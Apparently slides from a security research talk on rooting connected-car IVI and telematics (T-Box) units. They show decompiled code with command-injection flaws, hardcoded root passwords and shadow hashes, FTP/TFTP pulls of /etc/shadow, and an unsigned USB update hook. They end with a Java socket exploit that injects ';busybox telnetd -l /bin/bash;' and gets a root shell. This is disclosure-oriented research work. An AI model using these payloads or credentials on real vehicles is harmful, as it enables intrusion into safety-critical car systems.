

```
1 int __fastcall sub_20070(int a1, const char *a2, int a3)
2 {
3     char command[1024]; // [sp+Ch] [bp-414h] BYREF
4
5     if ( a3 )
6     {
7         sub_186CC(2500);
8         _sprintf_chk(command, 1, 1024, "input text %s", a2);
9         j_j_system(command);
10        sub_186CC(2000);
11    }
12    else
13    {
14        _sprintf_chk(command, 1, 1024, "input text %s", a2);
15        j_j_system(command);
16    }
17    return 0;
18 }
```

```
56     if ( memcmp((const void *)a2, "page", 4u) )
57     {
58         if ( !memcmp((const void *)a2, "gesture", 7u) )
59             return sub_1F860(a1, (char *)a2 + 7);
60         else
61             return -(memcmp((const void *)a2, "mark", 4u) != 0);
62     }
63     v8 = a2 + 5;
64     v10 = a1;
65     v9 = 1;
66 }
67 return sub_211A8(v10, v8, v9);
68 }
69 if ( *( _BYTE *)a2 + 5 != 58 )
70 {
71     if ( !memcmp("inputrand", (const void *)a2, 9u) )
72         return sub_200E8(a1, 0);
73     return -1;
74 }
75 return sub_20070(a1, (const char *)a2 + 6, 0);
76 }
```

# From zero to root intelligent vehicles

## Root Case3 : Debugger command injection

*\$ am start com.xxx.devtools/.view.aftersales.CommonCmdActivity*



# **Part III :**

## **Deconstructing Automotive Components to Explore Vulnerabilities**

**Vehicle Internal Network Penetration Test**



**Post-Pentest Researching of Car**

# Deconstructing Automotive Components to Explore Vulnerabilities

## Vehicle Internal Network Penetration Test

get a shell access internal network

open the door to enter a car



# Vehicle Internal Network Penetration Test

## Tricks and Cases of Pentesting

- Type 1. Weak pass and HardCode

```
/* renamed from: ai */
public static void m204ai(boolean z) {
    if (z) {
        Common.f3345Tq = "root";
        Common.f3346Tr = "oelinux123";
        return;
    }
    Common.f3345Tq = "root";
    Common.f3346Tr = "oelinux123";
}
```

### QNX interfaces

```
pflog0 - pf firewall interface
ntn_vp0 - unknown
    inet6 fe80::a2b0:c0ff:fed0:e5ff%ntn_vp0 prefixlen 64
eth0 - QNX-AGL network
    inet 192.168.0.2 netmask 0xfffff00
    inet6 fe80::72b3:d5ff:fe92:7a81%eth0 prefixlen 64
vlan0 - GW-QNX-AGL network
    inet6 fe80::72b3:d5ff:fe92:7a81%vlan0 prefixlen 64
    inet6 fd53:7cb8:383:3::73 prefixlen 64
```

```
1 ADDR_HOST="fd53:7cb8:383:3::73"
2
3 SSH_SSH="sshpass -p Rkdckd1023ghdWL2020QKrtidakstp"
4 PATH_INJECT="/sys/devices/platform/10900000.sp1/spi_master/s
5 DEV_PATH="/data/swup"
6 USB_PATH="/tmp/swdusb"
7
8
9 CMD() { echo "$@"; $@; }
10 sync_sleep() { echo "sync; sleep $1"; sync; sync; sync; sync;
11 fail_exit() {
12     echo "#####";
13     echo "Fail occur, Check ${USB_PATH}/Error_default_usb.lo
14     echo "#####"; sleep 5
15     CMD kill -9 $(ps -ef |grep default_usb |grep journalctl | awk '{print $2}'); sleep 2
16     CMD cp ${DEV_PATH}/default_usb.log ${DEV_PATH}/Error_default_usb.log
17     CMD mv ${DEV_PATH}/default_usb.log ${USB_PATH}/Error_default_usb.log
18     CMD rm -rf ${DEV_PATH}/usbupdate
19     sleep 2
20     CMD /usr/bin/run_engineering-popup.sh SWUP ERR
21     sleep 2
22     CMD $SSH_SSH ssh -q -o StrictHostKeyChecking=no $ADDR_HOST /etc/ssplash_cmd.sh /etc/swupdate_inprogress_err.jpg &
23     rm ${DEV_PATH}/Running_USB
24     sync_sleep 10
25     exit
26 }
```

```
1 # Enabled Username/Password: root/root, qnxuser/qnxuser
2 [uid=0 gid=0 perms=0600] /etc/shadow = {
3 root:@S@NK1WES1quMp1wmqugkUSnFEpPGn58kIs4wQ0gDDNs06vimR+bbGPUKM+9P6jbFUzo3Rm+Qe5MS+17xKhwaEJEg==@Mjg5ZTJiMTM0YTRjYTE2ZGFjMDdhZTF1Y2N1MDVmNmE=:1468494669:0:0
4 sshd:*:1231323780:0:0
5 qnxuser:@S@HZERXjgixvb3157FFeraShhvTVw+10ccUtVUVZbi0FUwpz1zBZFw5gHiFd1XHKit8D39Whe749XAY8FV4P5ANQ==@Y2Z10Tg3M2RhNTM4Y2M2ODY00WZhODdiNDRkMmU5Nzg=:1468488235:0:0
6 }
7
```

# Vehicle Internal Network Penetration Test

## Tricks and Cases of Pentesting

- Type 2. USB devices

Usually only **IVI** is **Android** system.  
Usually **ADB** means **Android Debug Bridge**.

**BUT** Linux system could also be **ADB Server**.

```
53 LOGDIR="/sdcard/tbox_log"
54 if [ -d $LOGDIR ]; then
55     echo "$LOGDIR have already exist and remove the old log"
56     cd $LOGDIR
57     rm -rf *
58 else
59     mkdir $LOGDIR
60 fi
61
62 get_random_port 5000 60000
63 /vendor/bin/adb -P $IDLE_PORT start-server
64
65 devices_list=`/vendor/bin/adb -P $IDLE_PORT devices -l`
66 if ( echo ${devices_list} | grep -q '.*' )
67 then
68     echo "find the tbox devices"
69 else
70     sleep 2
71     check_again=`/vendor/bin/adb -P $IDLE_PORT devices -l`
72     if ( echo ${check_again} | grep -q '.*A' )
73     then
74         echo "check again find the "
75     else
76         echo "no find the tbox devices"
77         /vendor/bin/setprop sys.tboxlog.export.status notbox
78         exit
79     fi
80 fi
81
```

# Vehicle Internal Network Penetration Test

## Tricks and Cases of Pentesting

- Type 3. FTP Service

```
msmnil_gvmq:/data/local/tmp # busybox ftpget 192.168.0.4 -u root test2.txt /etc/shadow
msmnil_gvmq:/data/local/tmp # cat test2.txt
root:@S@Y502NygRKjQ1hTuPEH7dtnbq4g0wQyS7wLnK/LVfCwn0qTdy0tOWYwDPHe6mi0/8Evskpt8QbD58onwy1wuVkg==@NGYxNjdiMDVhYWY0Yjg3N2FjNDUwMDY
```

TFTP service open on UDP port that are sometimes ignored

```
130|msmnil_gvmq:/data/local/tmp $ ./busybox-arm64 tftp -g -r /etc/hosts -l local_hosts 192.168.1.25 69
/etc/hosts          100% |*****| 22 0:00:00 ETA
msmnil_gvmq:/data/local/tmp $ ls
busybox-arm64 conf local_hosts mk_arm64_v8 npc
msmnil_gvmq:/data/local/tmp $ ls -al
total 20688
drwxrwx---x 3 shell shell    4096 2023-10-30 16:33 .
drwxr-x---x 4 root  root    4096 1970-01-01 08:00 ..
-rwxrwxrwx 1 shell shell 1478216 2023-08-22 14:58 busybox-arm64
drwxrwxrwx 2 shell shell    4096 2023-10-30 12:59 conf
-rw-rw-rw- 1 shell shell     22 2023-10-30 16:33 local_hosts
-rwxrw-rw- 1 shell shell 8715448 2023-03-10 10:48 mk_arm64_v8
-rwxrwxrwx 1 shell shell 10944512 2021-04-08 14:36 npc
msmnil_gvmq:/data/local/tmp $ cat local_hosts
127.0.0.1 localhost
```

# Vehicle Internal Network Penetration Test

## Tricks and Cases of Pentesting

- Type 4. OTA Process Vulns

A paper of [Blackhat EU 2022](#) has disclosed a command injection vulnerability in [Volkswagen ID3](#).



### Vulnerability in software update process via USB

- The function `extra_script_1st_stage` checks another script `/tmp/swdlusb/swdl-pre-extra-exec.sh` on the USB drive
- If the file exists, then the script runs it without any check of digital signature.

```
extra_script_1st_stage() {  
    if [ -e /tmp/swdlusb/swdl-pre-extra-exec.sh ]  
    then  
        echo "[LGVM-SWDN] Execute pre extra script"  
        chmod a+x /tmp/swdlusb/swdl-pre-extra-exec.sh  
        /tmp/swdlusb/swdl-pre-extra-exec.sh $CUR_DEV_VER  
    fi  
}
```

# Vehicle Internal Network Penetration Test

## Tricks and Cases of Pentesting

- Type 4. OTA Process Vulns

Same like this.

```
while ( 1 )
{
    property_get(34357LL, (char *)&a20 + 4, 38523LL);
    if ( __strlen_chk((char *)&a20 + 4, 92LL) )
    {
        system((const char *)&a20 + 4);
        property_set(34357LL, 38523LL);
    }
    property_get(38271LL, (char *)&a20 + 4, 38523LL);
    if ( __strlen_chk((char *)&a20 + 4, 92LL) )
    {
        sprintf(&a9, v23, 38292LL, (char *)&a20 + 4);
        system(&a9);
        property_set(38271LL, 38523LL);
    }
    if ( (v22 & 1) == 0 && !access(byte_962A, 0) )
    {
        system(". /storage/usb0[REDACTED]_01.sh &");
        v22 = 1;
    }
}
```

# Vehicle Internal Network Penetration Test

## Tricks and Cases of Pentesting

- Type 5. Private Service Vuln


Private

means

You cannot find relevant information when searching on Google.



**BINARY FILE**




**PROTOCOL**

**traffic analysis**

# Vehicle Internal Network Penetration Test


## Tricks and Cases of Pentesting

- Type 5. Private Service Vuln



PROTOCOL

Traffic Analysis →



# Vehicle Internal Network Penetration Test

## Tricks and Cases of Pentesting

- Type 5. Private Service Vuln

```
..V.....drdbcv 102V..V.....DBCValue timers : 102
1:          GW,          EE.....1 = 0.000000(****)
2:          GW,          ...SOC..... = 0.000000(****)
3:          GW,          ..... = 0.000000(****)
4:          GW,          ..... = 0.000000(****)
5:          GW,          PSDCU_FL..... = 0.000000(****)
6:          GW,          PSDCU_FL..... = 0.000000(****)
7:          GW,          PSDCU_FR..... = 0.000000(****)
8:          GW,          PSDCU_FR..... = 0.000000(****)
9:          GW,          PSDCU_RL..... = 0.000000(****)
10:         GW,          PSDCU_RL..... = 0.000000(****)
11:         GW,          PSDCU_RR..... = 0.000000(****)
12:         GW,          PSDCU_RR..... = 0.000000(****)
q~*...../~*.....Iq.....+.....NN..!~+.....V.....password .....z~.V..... ok
..V.....
..asopenftp'~.V.....`.....). firmware version : AG35CEVAR05A07T4G_OCPU_INTCN60COM
ota app version : OTA_J302BQB21A007[A-01]\Jan 6 2023\08:18:35
mpu app version : MPU_J302BQB21A039[A-5]\Jan 6 2023\08:46:53
mcu app run version : MCU_J302BQB21A023[A-03]\Jan 5 2023\13:24:54
mcu app upgrade version : MCU_J302BQB21A023[A-03]
mcu bootloader version : BTL_J302BQ001[A-01]\Jun 25 2018\14:48:36
version show ok
-----dataover-----
```

```
..... [ ..
.....p~
.....password ..... ok
..F.....
..drdbcv 17v~.F.....0..DBCValue timers : 102
1:          GW,          P18B012 = 0.000000(****)
2:          GW,          P18B112 = 0.000000(****)
3:          GW,          P18B212 = 0.000000(****)
4:          GW,          P18B464 = 0.000000(****)
5:          GW,          P18B217 = 0.000000(****)
6:          GW,          P18B400 = 0.000000(****)
7:          GW,          P18B61C = 0.000000(****)
8:          GW,          P18B200 = 0.000000(****)
9:          GW,          P18B098 = 0.000000(****)
10:         GW,          P18B498 = 0.000000(****)
11:         GW,          P18B398 = 0.000000(****)
12:         GW,          P18B664 = 0.000000(****)
13:         GW,          P18B316 = 0.000000(****)
14:         GW,          U18B686 = 0.000000(****)
15:         GW,          P18B71C = 0.000000(****)
..F.....
..drdbcv 27r~.F.....0..DBCValue timers : 102
1:          GW,          P118312 = 0.000000(****)
```

```
-----dataover-----
..F.....SD Status: 16 / 5200(MB)
T~.F.....[~.F...../mnt/sdcard/canlog/20230622_144410(25_339).iwd C 304840
/mnt/sdcard/canlog/20230622_141506(25_331).iwd C 3265451 2023-06-22 14:15:41
/mnt/sdcard/canlog/20230622_175113(25_384).iwd C 3519463 2023-06-22 17:51:53
/mnt/sdcard/canlog/20230620_173835(25_215).iwd C 3058129 2023-06-20 17:39:07
/mnt/sdcard/canlog/20230622_204513(25_432).iwd C 2819251 2023-06-22 20:46:10
/mnt/sdcard/canlog/20220923_194017(20_37).iwd C 2897796 2022-09-23 19:40:50
/mnt/sdcard/canlog/20230616_125305(25_68).iwd C 3063166 2023-06-16 12:53:36
/mnt/sdcard/canlog/20230622_153232(25_358).iwd C 4255923 2023-06-22 15:33:28
/mnt/sdcard/canlog/20230621_002451(25_230).iwd C 3017465 2023-06-21 00:25:22
/mnt/sdcard/canlog/20230414_192910(23_22).iwd C 2444167 2023-04-14 19:29:41
/mnt/sdcard/canlog/20230624_153920(25_448).iwd C 2482002 2023-06-24 15:39:52
/mnt/sdcard/canlog/20230708_075208(25_474).iwd C 1873698 2023-07-08 07:52:39
/mnt/sdcard/canlog/20230622;~.F....._202556(25_415).iwd C 4535718 2023-06-22 20:26
/mnt/sdcard/canlog/20230618_203258(25_134).iwd C 2210142 2023-06-18 20:33:30
/mnt/sdcard/canlog/20230520_144812(23_58).iwd C 2902281 2023-05-20 14:48:43
/mnt/sdcard/canlog/20230622_183153(25_402).iwd C 7032115 2023-06-22 18:33:44
/mnt/sdcard/canlog/20230618_112508(25_119).iwd C 1818935 2023-06-18 11:25:40
/mnt/sdcard/canlog/20230622_173241(25_374).iwd C 1530952 2023-06-22 17:33:11
/mnt/sdcard/canlog/20220917_160700(20_32).iwd C 2307340 2022-09-17 16:08:59
/mnt/sdcard/canlog/20230622_151853(25_352).iwd C 4161186 2023-06-22 15:19:46
/mnt/sdcard/canlog/20230621_082031(25_277).iwd C 2466868 2023-06-21 08:21:03
/mnt/sdcard/canlog/20230621_020714(25_250).iwd C 3643387 2023-06-21 02:07:58
```

# Vehicle Internal Network Penetration Test

## Tricks and Cases of Pentesting

- Type 5. Private Service Vuln

```
int __fastcall sink_func(const char *a1)
{
    FILE *v2; // r0
    FILE *v3; // r5
    size_t v4; // r4
    int *v6; // r0
    char v7; // r0
    char arg; // [sp+4h] [bp-1ACh]
    char ptr[128]; // [sp+8h] [bp-1A8h] BYREF
    char s[296]; // [sp+88h] [bp-128h] BYREF

    memset(s, 0, 0x118u);
    memset(ptr, 0, sizeof(ptr));
    snprintf(s, 0x118u, "fuser %s", a1);
    v2 = popen(s, "r");
    v3 = v2;
    if ( v2 )
    {
        v4 = fread(ptr, 1u, 0x80u, v2);
        fclose(v3);
        if ( v4 )
        {
            sub_CE468(7, 0, (int)"file_isusing", 667, "file is using by:%s", (char)ptr);
            return 1;
        }
    }
    else
    {
        sub_CE468(7, 2, (int)"file_isusing", 672, "file is not using", arg);
        return 0;
    }
}
else
{
    if ( v59 == 47 )
    {
        sub_D140(&v84);
    }
    else
    {
        if ( sink_func(filename) )
        {
            sub_CE468(18, 0, (int)"executeRequestCommand", 2376,
                return (void *)sub_D728(17413, s, 1);
        }
        if ( _xstat(3, filename, (struct stat *)stat_buf) )
        {
            v71 = _errno_location();
            sub_CE468(18, 0, (int)"executeRequestCommand", 2386,
                v84 = 0;
        }
        else
        {
            v84 = *( _DWORD *)&stat_buf[44];
        }
    }
}
```

```
54 sub_CE468(18, 3, (int)"processClientRequest"
55 sub_CE468(18, 3, (int)"processClientRequest"
56
57 if ( v13 )
58 {
59     memset(byte_1AD5B50, 0, sizeof(byte_1AD5B50)
60     memcpy(byte_1AD5B50, (const void *)a1 + v5)
61     sub_CE6AC(18, 3, 0, "client request_data:",
62     v5 += ( __int16)v13;
63     if ( byte_1AD5B50[0] == 6 )
64     sub_CE468(18, 2, (int)"processClientRequest"
65     result = sub_D92C(arg_0, byte_1AD5B50, ( __in
66 }
67 else
68 {
69     result = sub_D92C(arg_0, 0, 0, a3);
70 }
71 ++v6;
72 }
73 while ( v6 < (unsigned __int8)byte_127644 );
74 return result;
75 }
```

```
String serverAddress = "192.168.1.1";
int serverPort = 50010;

try {
    Socket socket = new Socket(serverAddress, serverPort);
    OutputStream outputStream = socket.getOutputStream();
    InputStream inputStream = socket.getInputStream();
    System.out.println("Socket Connected ");
    String hexString1 = "7e0c00000010704010006097e";
```

```
System.out.printf("\n");
String filename = ";busybox telnetd -l /bin/bash;";
byte [] testmessage = DataMessage.send_1b29(filename.length(), filename);
outputStream.write(testmessage);
outputStream.flush();
receivedData = new byte[1024];
bytesRead = inputStream.read(receivedData);
System.out.printf("recv log \n");
for(byte b : receivedData) {
    System.out.printf("%02x ", b);
}
```

```
(base) migriane@MigrainedeMacBook-Pro tbx_all % telnet 192.168.1.1
Trying 192.168.1.1...
Connected to mobileap.qualcomm.com.
Escape character is '^]'.

mdm-perf 202103300946 mdm9607

bash-4.3# id
uid=0(root) gid=0(root)
bash-4.3#
```

Pwn!

Binary file get from T-Box FTP service.

\*T-Box, Telematics BOX.

